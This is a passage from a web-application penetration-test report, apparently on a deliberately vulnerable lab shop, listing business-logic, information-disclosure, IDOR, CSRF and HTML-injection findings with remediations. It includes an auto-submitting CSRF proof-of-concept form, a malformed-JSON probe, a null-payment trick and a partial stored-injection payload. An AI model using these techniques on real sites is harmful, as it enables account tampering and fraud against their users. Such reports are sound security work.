update AngularJS and other dependencies to patch any known vulnerabilities. Lastly, educate developers on secure coding practices to prevent similar vulnerabilities in the future.

By incorporating these measures, the application can be safeguarded against XSS exploits, ensuring the security of user data and the integrity of the system.

- OWASP XSS Prevention Cheat Sheet
- Mozilla Web Security Guidelines Cross-Site Scripting XSS
- Google Web Fundamentals Cross-Site Scripting XSS

Business Logic


Overview

Vulnerability	Business Logic
Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE 840
Rating	High
Endpoint	rest/deluxe-membership

How to replicate

it is possible to register for membership + for free by setting the payment method to

`null` like so:



Remediation

To mitigate the specific vulnerability identified in the website, where users can register for a premium subscription with a null payment type and be automatically subscribed, several targeted actions are necessary. The development team should enhance input validation and server-side validation to ensure only valid payment types are accepted, while also implementing a mandatory confirmation step before finalizing subscriptions. Robust error handling mechanisms should be in place to detect and address null payment type submissions promptly. Regular auditing and monitoring of subscription transactions, along with transparent user notification about accepted payment types, are crucial. Additionally, rigorous security testing and compliance with relevant regulations such as PCI DSS are essential for comprehensive mitigation. By diligently implementing these measures, the vulnerability can be effectively addressed, ensuring the security of the subscription process and preventing unauthorized access to premium services without valid payment.

Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

CVE/CEW	**CWE 200**
Rating	High
Endpoint	/rest/memories

How to replicate

on the request to the view memories password hashes are disclosed:

Remediation

The development team should implement access controls to restrict unauthorized access to sensitive user information, such as password hashes. Additionally, consider using secure hashing algorithms (e.g., bcrypt, Argon2 with proper salting and iteration counts to hash passwords securely. It's crucial to avoid storing or exposing password hashes directly and instead provide functionalities for password reset or authentication using secure mechanisms. Conduct thorough security testing, including vulnerability scanning and code reviews, to identify and remediate any similar vulnerabilities within the application. Lastly, prioritize user education on password security best practices, emphasizing the importance of using strong, unique passwords and enabling multi-factor authentication. By diligently implementing these measures, the vulnerability can be effectively mitigated, safeguarding user passwords and enhancing overall application security.


Insecure Direct Object Reference

Overview

Vulnerability	Insecure Direct Object Reference
Description	The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.
CVE/CEW	**CWE 639**
Rating	High
Endpoint	api/feedbacks/{id}

How to replicate

As a regular user it is possible to send a `DELETE` request on `/api/feedbacks` and delete feedbacks present on the admin pannel even if you are not an admin user:



Remediation

Implement proper access controls to ensure that users can only access feedback submissions that belong to them. This includes validating user permissions and enforcing restrictions based on user roles or ownership of feedback entries. Additionally, utilize indirect references such as unique identifiers instead of exposing direct object identifiers in URLs. Apply server-side validation to check the authenticity of user requests and prevent unauthorized access to feedback data. Regularly audit and monitor feedback submissions to detect any unauthorized access attempts. Furthermore,

educate developers and users about the importance of data privacy and security to prevent future instances of IDOR vulnerabilities. Conduct thorough security testing, including penetration testing and code reviews, to identify and address any remaining vulnerabilities in the feedback mechanism. By implementing these measures, the IDOR vulnerability in the feedback mechanism can be effectively mitigated, ensuring the confidentiality and integrity of user feedback data.

Cross Site Request Forgery

Overview


Vulnerability	Cross Site Request Forgery
Description	The web application does not, or can not, sufficiently verify whether a wellformed, valid, consistent request was intentionally provided by the user who submitted the request.
CVE/CEW	**CWE 352**
Rating	Medium
Endpoint	/profile

How to replicate

It is possible to make a user change their username through a CSRF attack on the

opening the url:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://localhost/profile" method="POST">
      <input type="hidden" name="username" value="qwerty" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```



`/profile` endpoint using the following code hosted on your website and a victim

Remediation

Implement CSRF tokens on the forms inside of the backend to protect the different forms. Provided is a tutorial on how to achieve this:

Information Disclosure


Overview


Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE 220
Rating	Low
Endpoint	/api/SecurityAnswers/

How to replicate

```
{"UserId":2'2,"answer":"abc","SecurityQuestionId" :2}
```

if you send a malformed json to an endpoint you get an error showing more information that supposed to:





Remediation

It is important using `try` and `catch` inside of your javascript code to capture verbose error messages and only return the bare minimum of information on the production build of a web application.

Business logic


Overview

Vulnerability	Business Logic
Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE 840
Rating	Low
Endpoint	/chatbot

How to replicate

it is possible to spam the chat bot up until it gives you a code:

```
mNYT0g+yBo
```



Remediation

First, implement rate limiting or cooldown mechanisms within the chatbot to prevent users from excessively querying discount codes within a short period of time. This ensures that legitimate users can still access the chatbot without disruption while mitigating abuse. Additionally, introduce authentication and authorization checks to ensure that only authenticated users are eligible to receive discount codes, and limit the number of codes a user can request within a specified time frame. Furthermore, consider implementing CAPTCHA or other bot detection mechanisms to distinguish between human users and automated scripts attempting to exploit the system. Regularly monitor chatbot interactions and analyze usage patterns to detect and mitigate suspicious activity. Lastly, review and update the business logic governing discount code generation and distribution to ensure that it aligns with the intended functionality and security requirements of the application. By implementing these measures, the vulnerability can be effectively mitigated, reducing the risk of abuse and unauthorized access to discount codes.


Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE 220
Rating	Low
Endpoint	/main.js

How to replicate

when opening the file main.js you can view the different routes since this is a frontend built route system:



Remediation

Do not manage on the front-end the routes of sensitive pages. Front-end code can easily be modified and accessed. It is recommend to leave access control management handling to the backend since that code is not as easily bypassed as front-end code.

HTML Injection through Feedback


Overview

Vulnerability	Cross Site Scripting
Description	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
CVE/CEW	CWE 79
Rating	Informational
Endpoint	/#/administration


How to replicate

Inside of the administration page there is a stored HTML injection present since the email address is improperly sanitized and injected in the page with `document.innerHTML` :


With this it is then possible to inject a



`<a href=''>` pointing to any link that we would like. Which could then be changed to another vulnerability to cause more damage.



{"UserId":1,"captchaId":3,"captcha":"6","comment":" <a href='/sear



Remediation

Implement strict input validation and output encoding within the admin panel to sanitize user-generated content, preventing the injection of HTML tags. Additionally, enforce role-based access control to restrict administrator privileges and limit access to sensitive functionalities. Employ CSRF tokens to prevent unauthorized actions initiated by malicious links. Conduct comprehensive security training for administrators, emphasizing vigilance against social engineering attacks and suspicious links. Regularly update and patch the application to mitigate known vulnerabilities. Implement Content Security Policy (CSP) headers to mitigate the impact of XSS attacks. Enhance monitoring and logging mechanisms to detect and respond to suspicious activities promptly. Collaborate with

cybersecurity experts to conduct thorough penetration testing and vulnerability assessments. Foster a culture of cybersecurity awareness and proactive risk management within the organization. Communicate transparently with users and stakeholders about security measures implemented to protect sensitive data and prevent future vulnerabilities.